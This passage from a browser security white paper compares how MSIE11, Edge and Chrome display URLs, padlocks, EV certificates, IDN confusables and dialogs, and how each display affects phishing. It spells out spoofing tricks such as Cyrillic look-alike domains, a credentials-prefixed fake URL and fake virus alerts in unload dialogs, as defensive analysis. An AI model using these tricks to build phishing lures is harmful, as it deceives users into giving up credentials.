A lot of security advice[335] suggests to look for the *lock* icon and *HTTPS* in the address bar. Interestingly, Edge never shows the *http* or *https* protocol, while MSIE11 consistently displays it. To make things even more inconsistent across browsers, Chrome employs a mixed approach and only shows *https*, concurrently hiding *http.* Our browsers also behave differently when it comes to the colors used in the address bar, as MSIE11 uses a black-colored font for properly secured *https* connections whilst utilizing lower-contrast grey for *http*. In case a website requested mixed resources from *https* and *http*, the protocol is not highlighted. This is different on Chrome. If mixed resources are loaded on a site, then Chrome uses a lower-contrast grey for noting this aspect. In case of a secured connection, the color green is used. Probably the most striking difference is shown on certain SSL errors when Chrome uses a red font and strikes the *https*. By means of using a clearly crossed out lettering, Chrome makes it evident that *https* is not effective for this connection[336].

The Hostname

Colors continue to be a theme as we move from the protocol to the hostname and observe that browsers use different shades to highlight certain parts of the URL. MSIE11 and Edge only show the domain in black and use grey for the subdomain as well as the path and GET parameters. Funnily enough, Edge suffers from a tiny bug as the first occurrence of the domain name is highlighted, even though it could still be a part of the subdomain (see Figure 17).

Figure 17. Edge address bar bug

Chrome opts for highlighting the whole domain, inclusive of subdomains.

---

[335] https://www.us-cert.gov/ncas/tips/ST07-001
[336] https://bugs.chromium.org/p/chromium/issues/detail?id=528104#c21

Some phishing sites try to confuse users by enlisting subdomains like *accounts.google.com.activity.settings.example.com* to obfuscate the true origin. In these instances subdomains become even more confusing on Chrome where the whole domain, together with subdomains, is highlighted. But as domain names can be fairly long, there is a chance for a process of cutting the name out. This is a really big issue for MSIE11. Firstly, it is useful to remind ourselves that address bars of Edge and Chrome span almost across the whole width of the window. Logically, this requires a really long subdomain before anything is cut off from the domain's name. Because MSIE11 has the tabs in the same row as the address bar, its address bar is naturally very small.

Figure 18. Comparing effects of long domain names

The Security Indicator Symbols

The padlock icon has become one of the most important security/privacy indicators for the browser. As we briefly commented on the favicon already, it is just necessary to reiterate that Edge and Chrome place the padlock in front of the URL while MSIE places it at the end of the address bar, having the favicon in the front instead. As more and more users get used to look at the padlock icon in front of the URL, the position of the padlock symbol becomes an issue.

Edge and Chrome are very similar in their decisions on when to show the padlock icon. But one difference can be seen when a page, served via *https*, contains a form element that submits data to an *http* URL. In this scenario, Chrome treats this site as mixed content and does not display a lock icon, while Edge does. Edge also has the concept of mixed resources but only removes the lock icon for certain mixed resources such as images. The Edge padlock icon is also a lot bigger, though only apparent and prominent for Extended Validation (EV) certificates.

Chrome is the only browser among those tested for this report that uses other symbols to convey different kinds of information. A circled *i* appears when there are minor SSL errors,

and an exclamation mark in a red warning triangle is displayed for major SSL errors. These symbols were chosen and added based on the results of a study[337] on how users interpret browser security indicators. Still one big issue remains viable with the security indicators. While *https* or SSL errors are usually highlighted, plain *http* is just neutral, even though *http* is completely insecure. Chrome is taking a first step in the direction of altering this by using the circled *i* symbol not only for SSL errors, but when a site is served over *http* as well. In some cases Chrome will even label the site as "*not secure*" if a heuristic determines that the page asks for login credentials or credit card data[338]. Moreover, Chrome also announced that they will soon expand this behavior to any data being entered on a HTTP site[339]. The plan seems to be that all HTTP sites get classified as "*not secure*" by Chrome. One can hope that Edge and MSIE11 will follow.

In case of dangerous mixed content, like JavaScript sources pulled via *http*, all browsers block the requests. Edge and Chrome then display a warning shield at the end of the URL, which the user can take advantage of to permit the mixed resources. MSIE11 shows some variance in first showing a box at the bottom, then having it disappear after a few seconds (see Figure 19). This box warns and informs the user, but also makes it very easy to click through it. So, at the end, users can unnecessarily become exposed of their own accord. As long as the resources are blocked, the connection is still secure and the *https* indicators for all browsers are in full effect. But if the user's choice is to allow the requests in question, Edge and MSIE11 will treat the site as if it had minor SSL errors while Chrome shows a very harsh "*not secure*" warning in red.

Figure 19. MSIE11 mixed content dialog

Internationalized Domain Names (IDN) and confusables

Domain names were historically defined to be case-insensitive ASCII. Since the global rise of the Internet, a demand for local character sets has increased. For example German users would like to be able to employ umlauts as in *münchen.de* (Eng. Munich). Responding to this call for enabling international domain names, a Unicode transcription to ASCII has been created. Called Punycode, it effectively conducts an alteration like this:

---

[337] https://www.usenix.org/system/files/conference/soups2016/soups2016-paper-porter-felt.pdf
[338] https://security.googleblog.com/2016/09/moving-towards-more-secure-web.html
[339] https://blog.chromium.org/2017/04/next-steps-toward-more-connection.html

münchen.de → xn--mnchen-3ya.de. While it might have been much desired by the regional and local stakeholders, Punycode opened up a can of worms from a security standpoint, as they result in confusable Unicode characters. The Unicode Consortium is aware of the security implications that come with the transcription and issue suggestions on handling confusing characters[340].Making a decision as to whether a Unicode string is a malicious confusable for a phishing attack or just a valid domain name in a certain language is a non-trivial issue. For that reason, Chrome has fairly complex rules to determine if they should default to Unicode characters or rather display Punycode[341].

A recent example of a confusable domain name was *apple.com* (Punycode: *https://xn--80ak6aa92e.com/*) written in a Cyrillic script. The IDN version looks very similar, if not identical, to *apple.com* specified in ASCII. Chrome deployed a fix to this problem in version 58 and now displays the Punycode *xn--80ak6aa92e.com instead*. However, this is a tilt at windmills because as one issue is tackled, it is soon thereafter replaced with a new confusable. The very same Chrome version 59, for example, does not react to a similar confusable for *google.com,* which still exists in Cyrillic as *google.com* (*xn--e1ara49ctjc.com*).

Chrome used to change the behavior of showing Unicode or Punycode based on the system's language settings, but ceased to rely on this practice[342] in recent past. MSIE11 and Edge still continue to make the Punycode/Unicode distinction on the grounds of language settings of a given system. Therefore a typical Western system would show Punycode instead of rendering the Unicode, though systems in Russian would still render it. In the above case, MSIE11 and Edge are still rendering *apple.com* in Cyrillic on a Russian system. Edge's minor domain highlighting bug is additionally present here because the true origin of an IDN is Punycode. As a consequence, when the Unicode is rendered, it does not find the hostname in the address bar and therefore fails to highlight the domain.

---

[340] http://unicode.org/reports/tr36/
[341] https://www.chromium.org/developers/design-documents/idn-in-google-chrome
[342] https://bugs.chromium.org/p/chromium/issues/detail?id=683314#c4

Figure 20. google.com confusable in different Browsers

Microsoft additionally displays a language symbol (Table 82) at the end of the address bar to inform users as to which alphabet is used. Chrome does not have this feature. On the plus side, mixing alphabets, for example taking Cyrillic script and Arabic characters, is considered very unusual so all browsers refuse to render them in such combinations.

*Table 82. MSIE11/Edge language symbol with character information*

Fine penetration tests for fine websites

Data and File URIs

Browsers support various URI prefixes such as data and file. Local files loaded via *file://* are not particularly interesting for UI phishing attacks because an attacker usually cannot place arbitrary HTML files on the victim's' PC. What makes it worth mentioning is that Chrome does not allow web origins to open *file://* URIs. For MSIE11 and Edge, this depends on the zone. Most web origins typically do not allow opening *file://* URIs[343].

More can be said about data URIs because they can directly control the URL and content. Edge and MSIE11 do not support data URIs, which means only Chrome used to be susceptible to this kind of phishing attacks for version 59 (see Figure 21). However, Chrome also displayed a prominent *"Not secure"* message in the address bar. Notably, Chrome has deprecated Data URI navigation and removed them as of version 60[344].

Figure 21. data URI in Chrome version 59

Extended Validation Certificates

Extended Validation (EV) is another feature meant as a strong anti-phishing indicator. It is aimed at certificates and requires a more rigorous validation. Once an EV certificate for a domain is obtained, the browser will show the company name and jurisdiction in which it is registered. The presence of EV is the most noticeable on MSIE11, because it changes the color of the whole address bar to green. Both Edge and Chrome only include the EV certificate company name in front of the address. The shade of green used by Edge is a bit more discernible than Chrome's, which can be important for many people with red-green color recognition deficiency. Even though EV certificates are more expensive due to additional validation steps, a study has shown that users do not really care about them anyway[345].

---

[343] https://blogs.msdn.microsoft.com/ieinternals/2011/08/12/internet-explorer-9-0-2-update/
[344] https://www.chromestatus.com/feature/5669602927312896
[345] http://www.adambarth.com/papers/2007/jackson-simon-tan-barth.pdf

Fine penetration tests for fine websites

Figure 22. Comparing EV certificates in MSIE11, Edge, and Chrome

HTTP Basic Auth URLs

The HTTP protocol has a feature to enforce authentication on the basis of a username and a password provided. URLs can contain an *authority* part in order to incorporate the username and password to the link:

http://username:password@example.com

The URLs are very interesting for phishing campaigns because the username and password comes before the actual domain. In that sense, it is possible to use the aforementioned components to fake a domain:

http://google.com:account@example.com

As can be seen on Figure 23 only Chrome can directly submit the credentials and open the targeted site without displaying the username and password. Still, there is an ongoing discussion as to whether it should be blocked or not[346]. Edge also does not show the credentials in the URL, but, as it does not fully support HTTP auth URLs, it depicts the credentials dialog again. No support is provided for HTTP auth URLs in MSIE11, signaling that an address bar error is triggered.

---

[346] https://bugs.chromium.org/p/chromium/issues/detail?id=504300

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

*Figure 23. Browser behaviors with HTTP auth URLs*

HTTP Authentication Dialog

When a HTTP auth-protected URL is accessed, the browser will display a dialog so the user can enter their credentials. The HTTP protocol defines a realm description to be shown to the user. This could be used against users for phishing and it can be inferred from Figure 24 that only MSIE and Edge display the chosen *"Google Security Certified (:emoji:)"* description of this item (No Emoji support). Chrome does not display user-controlled data and thus eradicates the possibility of easy phishing tricks.

Figure 24. HTTP authentication dialogs in different browsers

Chrome	

Popups, Modals & Dialogs

Popups, modals and dialogs have always been abused for intrusive advertisement and sometimes even faking system alerts. This includes a fake virus warnings to trick users in installing malware, among other tactics. While earlier browsers had a lot of features to customize and configure popup windows, modern browsers have taken a step back and are much more careful and conservative with these features.

Besides regular popup windows, we should also be aware of alert boxes, such as *prompt().* These can be used in an attempt to trick the user into entering their password onto a malicious site. What is more, increasing proportion of the websites out there moves away from regular popup windows and use in-site hovering HTML elements to simulate popups. These are sometimes described as *lightbox*, because they could still confuse users but are out of control for browsers. What follows is an overview of the browser-included popups, modals and dialogs features. We observe how they can be itemized and compared side-by-side, as well as whether their deployment differs across our range of browsers.

Legacy Popups

MSIE11 is the oldest browser in the comparison and thus still carries a lot of legacy baggage. For example, the *window.showModalDialog* and *window.showModelessDialog* functions are not available in Edge and Chrome and makes MSIE11 somewhat more suited as a platform for social engineering attacks. On the one hand, *showModalDialog* on MSIE11 opens a new dialog that must be closed before the main window can be used

again. On the other hand, *showModelessDialog* still allows using the main window while keeping the popup window on top. Overall they are more intrusive than the modern approach of *window.open()*.

Figure 25. window.showModalDialog() on MSIE11

Another MSIE11 oddity are the literal popups created through *createPopup*[347]. They originate from a time when floating *div*s were hard to create with CSS because of many cross-browser layout engine bugs. They hover over the page and disappear when one was clicking out of the area or moving the window. This could nowadays be implemented with JavaScript and CSS.

alert(), confirm(), prompt() and onbeforeunload

When it comes to the prominent popup boxes of *alert, prompt* and *confirm,* Chrome and Edge follow the same strategy. Their boxes do not look like native OS Windows and the browsers make an effort to clearly demonstrate that the box in question originated from the current website and not from the system (Figure 26). There is one caveat though, namely that Edge does not specifically mention the origin on a regular *alert* but rather just goes with *"This site says…"* message. Also quite salient for our discussion is the fact that neither of the two browsers creates freely movable windows and the boxes cannot accidentally appear over other programs. In sum, the boxes are confined and fixed in the current view of respective browsers.

---

[347] https://msdn.microsoft.com/en-us/library/ms536392(v=vs.85).aspx

Figure 26. Comparing alert() and prompt() on Edge and Chrome

Edge	Chrome

Moving on to MSIE11, we can see it being very inconsistent with the UI for the discussed functions and much more confusable in terms of the native system windows. First of all, *alert* and *confirm* display a box with a big attention-grabbing symbol and only mention in the title that this message comes from an external webpage. Only the *prompt* box mentions the origin specifically, although this is a key detail here, as the user is asked to enter data. The overall design lacks any consistency whatsoever and the windows are freely movable, just like system dialogs. Theoretically they could also appear over other programs. The noted behaviors make MSIE11 very susceptible to phishing and social engineering attacks executed with the aid of the aforementioned functions.

Figure 27. alert(), confirm() and prompt() on MSIE11

Having described the most well-known items, we will now take a closer look at *onbeforeunload,* which is an event handler infamous for having been abused in the past to annoy users. The event is triggered when a user attempts to navigate away from the page and the site can attach a message to the event in order to display a dialog box, asking whether the user would like to leave or stay. In principle this is a good feature because users could prevent the unload of a webpage, for instance when they have just spent thirty minutes trying to come up with a perfect story to put on Facebook.

As can be seen in Figure 28 and Figure 29, MSIE11 and Edge show the message attached to the event - in this case a fake virus alert. Different behavior can be observed for Chrome (see Figure 30) as it does not display the site-controlled information. The outcome of this analysis corroborates weaker standing of MSIE11 and Edge when it comes to susceptibility to social engineering attempts. Interestingly, the box on Chrome appears in the same place as the usual alert boxes but can be moved while the other boxes were not moveable. Among the scoped browsers, Chrome understands the difference between a page reload and a navigation away.
